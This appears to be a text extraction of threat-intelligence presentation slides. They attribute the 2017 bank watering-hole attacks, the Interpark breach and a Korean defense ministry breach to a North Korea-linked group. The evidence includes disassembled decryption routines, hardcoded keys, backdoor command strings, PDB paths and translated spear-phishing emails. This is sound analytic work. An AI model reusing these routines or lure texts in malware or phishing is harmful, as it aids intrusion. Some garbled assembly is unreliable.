fasoo.exe	Fasoo	DRM S/W
markany.exe	Markany	DRM S/W
v3log.exe	Ahnlab	Anti-virus

- Language of Resource

Number of PE resources by language			
KOREAN	1		
ENGLISH US	1		
PE resources			
f8bed2bce51189bbf68acc3ece4960d079d176cd959274c7555bb7558d9e56ce	data	RT_VERSION	KOREAN
49a60be4b95b6d30da355a0c124af82b35000bce8f24f957d1c09ead47544a1e	ASCII text	RT_MANIFEST	ENGLISH US

# Global Bank Attack

# Global Bank Attack

Polish Banks Infected with Malware Hosted on Their Own Government's Site

Security

*On Feb 2017, Global bank compromised by target attack*

Polish Banks Hacked using Malware Planted on their own Government Site



Symantec Official Blog

Attackers target dozens of global banks with new malware

Watering hole attacks attempt to infect more than 100 organizations in 31 different countries.

+3

3 Votes

# Global Bank Attack

## Incident Overview



- When?
  - Published by Polish media on Feb, 2017
- Confirmed Victim?
  - Lots of bank around world
- Damage?
  - I have no idea



# Global Bank Attack

Attribution


- Connection with SPE hacking

Decryption Routine	Global Bank Attack	SPE Attack
Password	 <pre>loc_4011D3: 8A 06          mov    al, [esi] 8A C8          mov    cl, al 80 E1 0F        and   cl, 0Fh C0 E8 04        shr   al, 4 02 C8          add   cl, al 00 4D 0B        add   byte ptr [ebp+arg_0+3], cl 46              inc   esi 8D 04 37        lea   eax, [edi+esi] 3B C2          cmp   eax, edx 7C E9          jl    short loc_4011D3  a9025jhoho39ehe db '9025jhoho39ehe2',0 ; DATA XREF: sub_401000+1B1o a1a2z3b4y5c6x7d db '1A2z3B4y5C6x7Dbw9E0vSF_uGtHsIrJqKpLoMnNm01PkQjRlShTgUfVeWdXcYbZa',0 ; DATA XREF: sub_401000+C1o  call  esi ; GetProcAddress mov   edi, offset aIamsorry@12345 ; "iamsorry!@1234567" mov   dword_4125C0, eax push  edi             ; char * push  offset aEmcfgv7xc8itav ; "!emCFgv7Xc8ItaVGN0bMf" call  sub_401000 pop   ecx</pre>  <pre>loc_401923: 8A 01          mov    al, [ecx] 8A D8          mov    bl, al 80 E3 0F        and   bl, 0Fh C0 E8 04        shr   al, 4 02 D8          add   bl, al 00 5D 0B        add   byte ptr [ebp+Str+3], bl 41              inc   ecx 8D 04 0A        lea   eax, [edx+ecx] 3B C7          cmp   eax, edi 7C E9          jl    short loc_401923  a9025jhoho39ehe db '9025jhoho39ehe2',0 ; DATA XREF: sub_401757+1B1o a1a2z3b4y5c6x7d db '1A2z3B4y5C6x7Dbw9E0vSF_uGtHsIrJqKpLoMnNm01PkQjRlShTgUfVeWdXcYbZa',0 ; DATA XREF: sub_401757+C1o  call  esi ; GetProcAddress mov   edi, offset aIamsorry@12345 ; "iamsorry!@1234567" mov   dword_418B68, eax push  edi             ; Source push  offset aEmcfgv7xc8itav ; "!emCFgv7Xc8ItaVGN0bMf" call  sub_401757 pop   ecx</pre>	

# Who is Behind These Attacks?

# Who is behind?

Interpark breached



The image shows a debugger interface with two windows side-by-side. The left window displays assembly code for 'Interpark Malware' with several lines highlighted in green. The right window displays assembly code for 'SPE malware'. Both windows show the same sequence of operations: moving byte pointers to the stack, performing string operations like `lstrcpyA`, and finally calling `LoadLibraryA` with a decrypted API address.

```
Interpark Malware assembly code (highlighted lines):
mov    byte ptr [ebp-19h], 60h
mov    byte ptr [ebp-17h], 31h
mov    byte ptr [ebp-16h], 80h
mov    byte ptr [ebp-15h], 00h
mov    byte ptr [ebp-14h], 95h
mov    byte ptr [ebp-13h], 46h
mov    byte ptr [ebp-12h], 8C0h
mov    byte ptr [ebp-11h], 006h
mov    byte ptr [ebp-10h], 3Ch
mov    byte ptr [ebp-0fh], 59h
mov    byte ptr [ebp-0Eh], 97h
mov    byte ptr [ebp-0Dh], 00Eh
mov    byte ptr [ebp-0Ch], 00Ah
mov    byte ptr [ebp-0Bh], 001h
mov    byte ptr [ebp-0Ah], 98h
mov    byte ptr [ebp-9], 0AEh
mov    byte ptr [ebp-8], 0CBh
mov    byte ptr [ebp-7], 0C9h
mov    byte ptr [ebp-6], 70h
mov    byte ptr [ebp-5], 34h
mov    byte ptr [ebp-4], 67h
mov    byte ptr [ebp-3], 009h
xor    eax, eax


loc_4092DA:
xor    byte ptr [ebp+eax-61Ch], 0
inc    eax
cmp    eax, 61h
jb     short loc_4092DA

lea    eax, [ebp-61Ch]
push   eax ; lpLibFileName
call   ds:LoadLibraryA
mov    edi, eax

SPE malware assembly code (highlighted lines):
mov    [ebp+var_26], 53h
mov    [ebp+var_25], 65h
mov    [ebp+var_24], 73h
mov    [ebp+var_23], 73h
mov    [ebp+var_22], 69h
mov    [ebp+var_21], 6Fh
mov    [ebp+var_20], 6EH
mov    [ebp+var_1F], 40h
mov    [ebp+var_1E], 67h
mov    [ebp+var_1D], 72h
call   esi : lstrcpyA
lea    eax, [ebp+var_C]
push   eax ; lpString2
push   offset byte_10005A54 ; lpString1
call   esi : lstrcpyA
lea    eax, [ebp+var_28]
push   eax ; lpString2
push   offset byte_10005A74 ; lpString1
call   esi : lstrcpyA
lea    eax, [ebp+var_58]
push   eax ; lpString2
push   offset byte_10005A94 ; lpString1
call   esi : lstrcpyA
and   [ebp+var_2C], 0
lea    eax, [ebp+LibFileName]
push   eax ; lpLibFileName
mov    [ebp+LibFileName], 60h
mov    [ebp+var_37], 65h
mov    [ebp+var_36], 72h
mov    [ebp+var_35], 6Eh
mov    [ebp+var_34], 65h
mov    [ebp+var_33], 6Ch
mov    [ebp+var_32], 33h
mov    [ebp+var_31], 32h
mov    [ebp+var_30], 2Eh
mov    [ebp+var_2F], 64h
mov    [ebp+var_2E], 6Ch
mov    [ebp+var_2D], 6Ch
call   ds:LoadLibraryA
mov    esi, eax
```

# Who is behind?

Interpark breached



# Who is behind?

- Oct 2015, Symantec published about Duuizer Backdoor Activity in South Korea
- Breached company is in South Korea
- We tracked this malware family named Wild Positron

Symantec Official Blog

## Duuizer back door Trojan targets South Korea to take over computers

Backdoor.Duuizer targets South Korean organizations to gain full control of computers. The threat is linked to W32.Brambul and Backdoor.Joanap, which have also been affecting the region.

By: Symantec Security Response | SYMANTEC EMPLOYEE  
Created 26 Oct 2015 | 0 Comments | 日本語, 한국어

8 3 27 10 1 0



# Interpark breached

## Same Backdoor Command

- Malware used both incident has similar backdoor command
- Windows command format is same

```
lea    eax, [ebp-278h]
mov    [ebp-4], ebx
push   eax
push   104h
push   ebx
pop    dword ptr [ebp-1Ch]
mov    [ebp-10h], ebx
push   ebx
pop    dword ptr [ebp-28h]
call   dword_108E8E4
lea    ecx, [ebp-154h]
lea    edx, [ebp-278h]
push   ecx
push   ebx
push   offset aKR ; "KR"
push   edx
call   dword_108E8E4
push   dword ptr [ebp+10h]
pop    ecx
lea    eax, [ebp-154h]
push   offset unk_100E0730
push   eax
push   offset unk_100E0734
push   ecx
push   offset aEC ; "e /c "
push   offset unk_100E06E0
lea    edx, [ebp-140h]
push   offset acmssxSSSS2S ; "cmssx%sh%$%s %sh" 2>%s"
push   edx ; char *
call   _sprintf
add   esp, 20h
push   0EE588980h
push   edi
xor   ebx, ebx
push   eax
push   104h
xor   edi, edi
push   ebx
pop    dword ptr [ebp-4]
push   ebx
pop    dword ptr [ebp-8Ch]
call   dword_109F8C
lea    ecx, [ebp-16Ch]
lea    edx, [ebp-28h]
push   ecx
push   ebx
push   offset unk_41657C
push   edx
call   dword_108010
push   dword ptr [ebp+8]
pop    ecx
lea    eax, [ebp-16Ch]
push   offset unk_4165C0
push   eax
push   (offset aEL+00h) ; ">""
push   ecx
offset aEC ; "e /c "
push   offset ab_e ; "d.e"
lea    edx, [ebp-208Ch]
offset acmssxSSSS2S ; "cmssx%sh%$%s %sh" 2>%s"
push   edx ; char *
push   esp, 20h
call   _sprintf
add   esp, 20h
push   29668E4h
```

Interpark Malware Wild Positron(aka Duuizer)

# Who is behind?

Interpark breached

## Spear phishing

이 [REDACTED]  To : Younger sister  
받는 사람: 작은 누나  
잊지 못할 상도동! ㅋㅋ~~  
Our never forget hometown  
kkk~~  
  
심심해서 만들어 본건데 ~ㅎㅎ  
I made this since I was boring.~kk  
마음이 찡~ 하닷! ㅋ~~  
It makes me choked up. k~~



우리 가족.zip Our family.zip

## Blackmail to the CEO

박진영  
받는 사람: [REDACTED]  
너무 오래군요  
It's too delayed  
  
왜 이렇게 **회답**이 늦죠?  
Why your reply is too late?  
자꾸 늦어지면 짜증 낸다는 걸 명심하세요.  
Keep in mind that if you keep delaying  
I will upset.


## Way of expression of email

- Whole email was written by Korean
- Some Korean words in email body are only used in North Korea

NK expression	SK expression	In English
총적으로	총제적으로	Generally
회답	회신, 답변	reply

# Who is behind?

Interpark breached



# Who is behind?

Korea MND Breached

- Dynamic API loading

```
^CreateThread S^CreateFileA S^GetFileSize S^LockFile S^WaitForSingleObject  
S^CreateSemaphoreA S^CreateEventA S^SetEvent S^DeleteCriticalSection S^Re  
^CreateProcessA S^ReadFile S^TerminateProcess S^TerminateThread S^GetWin  
dto S^closesocket S^Iphlpapi.dll S^GetAdaptersInfo S^GetPerAdapterInfo  
leaseContext S^CryptEncrypt S^CryptDestroyKey S^CryptDecrypt S^CryptCreat  
A S^InternetConnectA S^HttpOpenRequestA S^InternetCloseHandle S^InternetSe
```

- Obfuscated API and DLL name
- Prepended “S^” characters

- Malware PDB path using same trick

e:\Work\BackUp\2011\**nstar\_1103**\BackDoor\BsDll-up\Release\BsDll.pdb

g:\VM\_Share\Bs\Release\BsDll.pdb

g:\VM\_Share\mail\_attack\Bs\Release\BsDll.pdb

Z:\**1Mission**\Team\_Project\[2012.6 ~]\HTTP\_Trojan

2.0\HttpDrOpper\Win32\Release\HttpSecurityProvider.pdb


Z:\**1Mission**\Team\_Project\[2012.6 ~]\HTTP\_Troy\HttpDrOpper\Win32\Release\HttpSecurityProvider.pdb

Z:\**1Mission**\Team\_Project\[2012.6 ~]\HTTP\_Troy\HttpDrOpper\Win32\Release\HttpSecurityProvider.pdb

# Who is behind?

## Korea MND Breached

- **Decryption routine**



loc\_403F70:

```
8A 1C 37    mov    bl, [edi+esi]
32 DA      xor    bl, dl
32 D8      xor    bl, al
32 D9      xor    bl, cl
88 1E      mov    [esi], bl
8A D8      mov    bl, al
32 D9      xor    bl, cl
22 DA      and    bl, dl
8A D0      mov    dl, al
22 D1      and    dl, cl
32 DA      xor    bl, dl
8B 54 24 10  mov    edx, [esp+18h+var_8]
8A CB      mov    cl, bl
8D 1C D5 00 00 00 00 00  lea    ebx, ds:[0+edx*8]
33 DA      xor    ebx, edx
81 E3 F8 07 00 00 00  and   ebx, 7F0h
C1 E3 14  shl    ebx, 14h
C1 EA 08  shr    edx, 8
0B D3      or     edx, ebx
8D 1C 00  lea    ebx, [eax+eax]
33 D8      xor    ebx, eax
C1 E3 04  shl    ebx, 4
33 D8      xor    ebx, eax
8B E8      mov    ebp, eax
83 E3 80  and    ebx, 0FFFFFF80h
C1 E5 07  shl    ebp, 7
33 DD      xor    ebx, ebp
C1 E3 11  shl    ebx, 11h
C1 E8 08  shr    eax, 8
0B C3      or     eax, ebx
46          inc    esi
83 6C 24 14 01  sub    [esp+18h+var_4], 1
89 54 24 10  mov    [esp+18h+var_8], edx
75 A4      jnz    short loc_403F70
```

Ministry of National Defense Malware

DarkSeoul Variant Malware


```
loc_414555:  
    mov     bl, [edi+esi]  
    xor     bl, dl  
    xor     bl, al  
    xor     bl, cl  
    mov     [esi], bl  
    mov     bl, al  
    xor     bl, cl  
    and    bl, dl  
    mov     dl, al  
    and    dl, cl  
    xor     bl, dl  
    mov     edx, [esp+1Ch+var_C]  
    mov     cl, bl  
    mov     ebx, edx  
    and    ebx, 0FFh
```

## **On GhostRat Malware**

KASPERSKY

